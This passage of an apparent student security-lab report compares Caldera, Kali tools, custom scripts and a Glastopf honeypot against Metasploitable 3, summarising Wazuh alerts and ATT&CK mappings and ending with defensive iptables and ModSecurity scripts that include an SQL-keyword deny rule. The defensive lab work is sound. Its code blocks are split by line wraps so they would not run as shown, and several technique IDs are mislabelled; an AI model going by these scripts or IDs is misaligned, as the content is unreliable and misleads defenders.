   - Glastopf introduces artificial delays to simulate response times, which can slow down attack execution (e.g., discovery and exploitation). This is in contrast to Metasploitable 3, where real-time responses enable faster execution of tasks like discovery and exploitation.

3. **Resource Usage:**

   - Glastopf incurs higher CPU and memory usage due to its emulation mechanics, which create overhead when generating responses. Metasploitable 3, on the other hand, maintains consistent performance, reflecting the behavior of a real service.

4. **Logs and Detection:**

   - **Glastopf:** Primarily detects attack patterns and logs them for analysis, focusing on the behavior of attackers rather than the interaction with a real service.

   - **Metasploitable 3:** Provides detailed logs of actual interactions, such as file access paths and database queries, offering a richer dataset for analyzing vulnerabilities and attack techniques.

4. SIEM Dashboard Screenshots and Analysis

- ## SIEM platform logs:

- ## Caldera

Alerts summary

Rule ID	Description	Level	Count
5501	PAM: Login session opened.	3	3
5402	Successful sudo to ROOT executed.	3	2
506	Wazuh agent stopped.	3	1
5403	First time user executed sudo.	4	1

Alerts Summary

- **Rule ID 5501:** "PAM: Login session opened" (Level 3).
  This indicates multiple login attempts were captured during the attack

process, showcasing successful session establishment on the target system.

- **Rule ID 5402:** "Successful sudo to ROOT executed" (Level 3).
  This suggests privilege escalation attempts were successful, granting root access on the victim environment.
- **Rule ID 506:** "Wazuh agent stopped" (Level 3).
  Defense evasion tactics were employed, disabling the Wazuh agent to prevent detection of subsequent activities.
- **Rule ID 5403:** "First-time user executed sudo" (Level 4).
  This marks a notable activity where a new user leveraged sudo privileges for the first time, indicative of privilege escalation and potential persistence.

- **Defense Evasion (Purple):** Focused on avoiding detection through disabling Wazuh agents and other anti-forensic measures.
- **Privilege Escalation (Pink):** Multiple successful escalations to root privilege, demonstrating the effectiveness of the attack techniques.
- **Initial Access (Yellow):** Entry points were successfully exploited to gain access to the system.
- **Persistence (Beige):** Techniques to maintain control over the compromised system were observed.


- Kali

- **T1498 - Network Denial of Service:**
  - Represents significant activity aimed at affecting the availability of network services, potentially using Metasploit payloads or manual command injection.

- **T1190 - Exploit Public-Facing Applications:**
  - Highlights the successful exploitation of Drupal CMS using Drupalgeddon2, allowing unauthorized access.
- **T1055 - Process Injection:**
  - Shows evidence of advanced techniques to inject malicious processes, possibly enabling stealthy persistence or payload execution.
- **T1083 - File and Directory Discovery:**
  - Indicates the use of reconnaissance commands like ls or Metasploit modules to list directories and files.


- **Privilege Escalation (Yellow):** The most prevalent tactic, emphasizing the ability to elevate privileges, likely through tools like Metasploit's sudo exploitation.
- **Impact (Brown):** Focused on directly affecting the availability or integrity of the system, potentially using denial-of-service or exploit scripts.
- **Reconnaissance (Orange):** Gathered detailed information about the system using tools like nmap and dirb.
- **Initial Access (Red):** Entry points were identified and exploited, such as vulnerabilities in Drupal CMS.
- **Defense Evasion (Dark Red):** Techniques like disabling security services (e.g., Wazuh agent) were observed to avoid detection.

- Custom Scripts



- **T1078 - Valid Accounts:**
  - Scripts used brute force or credential stuffing to gain valid account access, likely targeting SSH or web application accounts.
- **T1548.003 - Sudo and Sudo Caching:**
  - Indicates successful privilege escalation attempts leveraging misconfigured sudo privileges.
- **T1565.001 - Stored Data Manipulation:**
  - Scripts modify stored configuration or log files to bypass detection or alter system behavior.
- **T1566.003 - Pluggable Authentication Modules (PAM):**
  - Exploited PAM misconfigurations to bypass authentication mechanisms.
- **T1110.001 - Password Guessing:**
  - Used automated guessing techniques against login endpoints to gain access.

- Honeypot (Glastopf)



- **T1190 - Exploit Public-Facing Applications:**

  Shows widespread attempts to exploit known vulnerabilities in web applications.

- **T1055 - Process Injection:**

  Indicates simulated injection into running processes, emphasizing stealth and persistence.

- **T1083 - File and Directory Discovery:**

  Demonstrates extensive scanning of file systems, consistent with reconnaissance and exploitation attempts.

- **T1595.002 - Vulnerability Scanning:**

  Reflects frequent automated scans for identifying exploitable system weaknesses.

- **T1108 - Exploitation for Privilege Escalation:**

It shows direct alignment with the Privilege Escalation tactic.

- **T1059.007 - JavaScript Execution:**

  Indicates JavaScript-based attack payloads targeting web vulnerabilities.

- **T1021.004 - SSH Exploitation:**

  Highlights attempts to exploit the SSH service for unauthorized access.

Event Correlation and Detection Differences

Caldera (Metasploitable 3):

- **Event Correlation:**
  - Detected precise actions aligned with **Defense Evasion** (e.g., disabling Wazuh agents) and **Privilege Escalation** (successful sudo attempts).
  - Real-time execution of tactics, such as staging and compressing data, reflected an advanced attacker lifecycle.
- **Detection Differences:**
  - High stealth was observed; minimal logs were generated during operations, emulating real-world adversary behavior.
  - SIEM logs provided granular details of each tactic, particularly actions like user privilege modifications and file manipulations.

Kali Tools (Metasploitable 3):

- **Event Correlation:**
  - Techniques like **Exploit Public-Facing Applications** (Drupalgeddon2) and **Reconnaissance** (Nmap) were highly prevalent.
  - Logs captured activities such as **Process Injection** and **File and Directory Discovery**, indicating in-depth system exploration.
- **Detection Differences:**
  - Higher noise compared to Caldera, with more frequent alerts due to manual execution of payloads.
  - SIEM visualizations revealed distinct stages of the attack, from initial access to privilege escalation, with evidence of failed attempts (e.g., unstable Metasploit sessions).

Custom Scripts (Metasploitable 3):

- **Event Correlation:**

- Strong focus on **Initial Access** and **Privilege Escalation**, leveraging brute force and credential stuffing techniques (e.g., SSH and sudo exploits).
- Defense evasion techniques like disabling logging and stored data manipulation were captured.

- **Detection Differences:**
    - Moderate noise with detailed logs showing iterative brute-force attempts and file modifications.
    - Aligned with attacker creativity, logs highlighted unique TTPs not directly emulated by predefined tools.

- Honeypot (Glastopf):

- **Event Correlation:**
    - Predominantly detected early-stage tactics such as **Initial Access** (vulnerability scanning) and **Reconnaissance** (directory discovery).
    - High counts of **Exploit Public-Facing Applications** and **Process Injection** reflect simulated attack patterns.
- **Detection Differences:**
    - While broad patterns were detected effectively, logs lacked depth and specificity, limiting insights into advanced exploitation stages.
    - Emulated responses generated more generic alerts, which were less informative compared to Metasploitable 3's detailed logs.

Key Findings and Observations

Stealth vs. Noise:

- Caldera exhibited high stealth with minimal alerts, closely mimicking advanced persistent threats (APT).
- Kali tools and custom scripts generated higher noise due to manual and iterative operations.

Detection Coverage:

- Metasploitable 3 provided granular logs, capturing specific attack chains, making it ideal for forensic analysis.
- Glastopf offered broad pattern detection, suitable for understanding generic attack behaviors but limited for post-exploitation insights.

Tactic Focus:

- Privilege escalation and defense evasion dominated across all environments, reflecting attacker focus on gaining control and persistence.
- Reconnaissance and initial access were heavily observed in the honeypot, emphasizing its role in capturing early-stage attacks.

Annotated Snapshots for Findings

- Caldera:

- Highlight the correlation between tactics (e.g., privilege escalation) and logs showing specific actions like sudo execution and agent disablement.

- Kali Tools:

- Annotate logs for public-facing application exploits and process injection attempts from Metasploit.

- Custom Scripts:

- Emphasize brute force and store data manipulation logs, linking them to defense evasion tactics.

- Honeypot:

- Annotate visualizations of large-scale activity in vulnerability scanning and reconnaissance, showing its detection focus.

5. Defense Techniques

♦ Objective

The goal is to propose effective defense mechanisms for vulnerabilities exploited in earlier phases using both **Caldera** for automated defenses and **custom scripts**. The proposed solutions aim to:

- Enhance system resilience.
- Reduce attack success rates.
- Improve detection capabilities.

☐ Automated Defenses Using Caldera

- Detection Mechanisms

Objective: Identify reconnaissance and exploitation activities by simulating adversary behaviors and monitoring system responses.

Steps to Implement Detection:

1. **Deploy Caldera Agents:**
   - Install agents on critical systems (e.g., victim machines, honeypots) to monitor activities and facilitate communication with the Caldera server.
2. **Set Up Adversary Profiles:**
   - Utilize pre-built profiles (e.g., Discovery and Hunter) to simulate reconnaissance and exploitation tactics.
3. **Run Operations:**
   - Target specific vulnerabilities (e.g., port scanning, system enumeration) to observe system reactions and detect anomalies.

Key Features for Detection:

- **Real-Time Monitoring:** Tracks malicious activities such as repeated login attempts or directory traversal.
- **TTP Mapping:** Leverages the MITRE ATT&CK framework to correlate behaviors with known adversary techniques.

- Response Mechanisms

Objective: Automate responses to detected threats, reducing mitigation time.

Steps to Automate Responses:

1. **Define Response Actions:**
   - Pre-configure actions like IP blocking, process termination, or service isolation.
2. **Trigger Automated Responses:**
   - Link detection events (e.g., port scans) to automated actions.
3. **Integrate with Existing Tools:**
   - Enhance response capabilities by integrating Caldera with firewalls or SIEM platforms.

Key Features for Response:

- **Dynamic IP Blocking:** Blocks IPs involved in brute-force attacks.
- **Deception Techniques:** Redirect attackers to honeypot systems or serve false data.
- **System Isolation:** Disconnect compromised systems to prevent lateral movement.

☐ Proposed Automated Defense Workflow

1. **Monitor Reconnaissance:**
    - **Activity:** Detect port scans, brute-force attempts, and directory enumeration via Caldera.
    - **Action:** Log events and tag suspicious IPs for potential blocking.
2. **Automate Responses:**
    - **Activity:** Trigger IP blocking on repeated suspicious activities.
    - **Action:** Use Caldera's automation to execute firewall rules.
3. **Redirect Attackers:**
    - **Activity:** Upon detecting an exploit, redirect attackers to a honeypot.
    - **Action:** Serve false responses or decoy data.

☐ Custom Defensive Scripts

Script 1: Rate Limiting HTTP Requests

- **Purpose:** Prevent brute-force or DoS attacks by limiting HTTP requests from a single IP.
- **Usage:** Apply the script to servers running HTTP services.

```bash
#!/bin/bash
# Rate limiting for HTTP requests
iptables -A INPUT -p tcp --dport 80 -m connlimit -
-connlimit-above 10 -j DROP
echo "Rate limiting applied: max 10 concurrent
requests per IP"
```

Script 2: Dynamic IP Blocking

- **Purpose:** Block malicious IPs after detecting failed login attempts in Apache access logs.
- **Usage:** Continuously monitor logs onto the server.

```bash
#!/bin/bash
# Monitor Apache logs and block IPs with repeated
failed login attempts
LOG_FILE="/var/log/apache2/access.log"
THRESHOLD=5
while true; do
  awk '{print $1}' $LOG_FILE | sort | uniq -c |
while read count ip; do
    if [ $count -gt $THRESHOLD ]; then
      iptables -A INPUT -s $ip -j DROP
      echo "Blocked IP: $ip due to $count failed
attempts"
    fi
  done
  sleep 30
done
```

Script 3: Input Validation for SQL Injection

- **Purpose:** Configure ModSecurity rules to detect and block SQL injection attempts.
- **Usage:** Install ModSecurity and apply this script to servers hosting HTTP services.

```bash
#!/bin/bash
# Configure ModSecurity for SQL injection defense
echo "Securing Apache server against SQL
injection..."
cat <<EOT > /etc/apache2/conf-
enabled/security.conf
<IfModule mod_security.c>
  SecRuleEngine On
  SecRule ARGS "(select|union|insert|drop|update)"
"id:1234,deny,status:403,msg:'SQL Injection
Attempt'"
</IfModule>
EOT
systemctl restart apache2
echo "SQL injection defense activated."
```

6. Reference to Full Phases Details

For a comprehensive review of all the steps and strategies outlined in the phases, including detailed insights into vulnerabilities, exploitation methods, and defensive mechanisms, you can access the complete phases document through the provided link:

Phase1: https://pdfupload.io/docs/b7a00705

Phase2: https://pdfupload.io/docs/b6a80fe9

GitHub: https://github.com/RaidGadhi/OffensiveSecurity_SIEM_CyberDeception (includes all codes used in the project)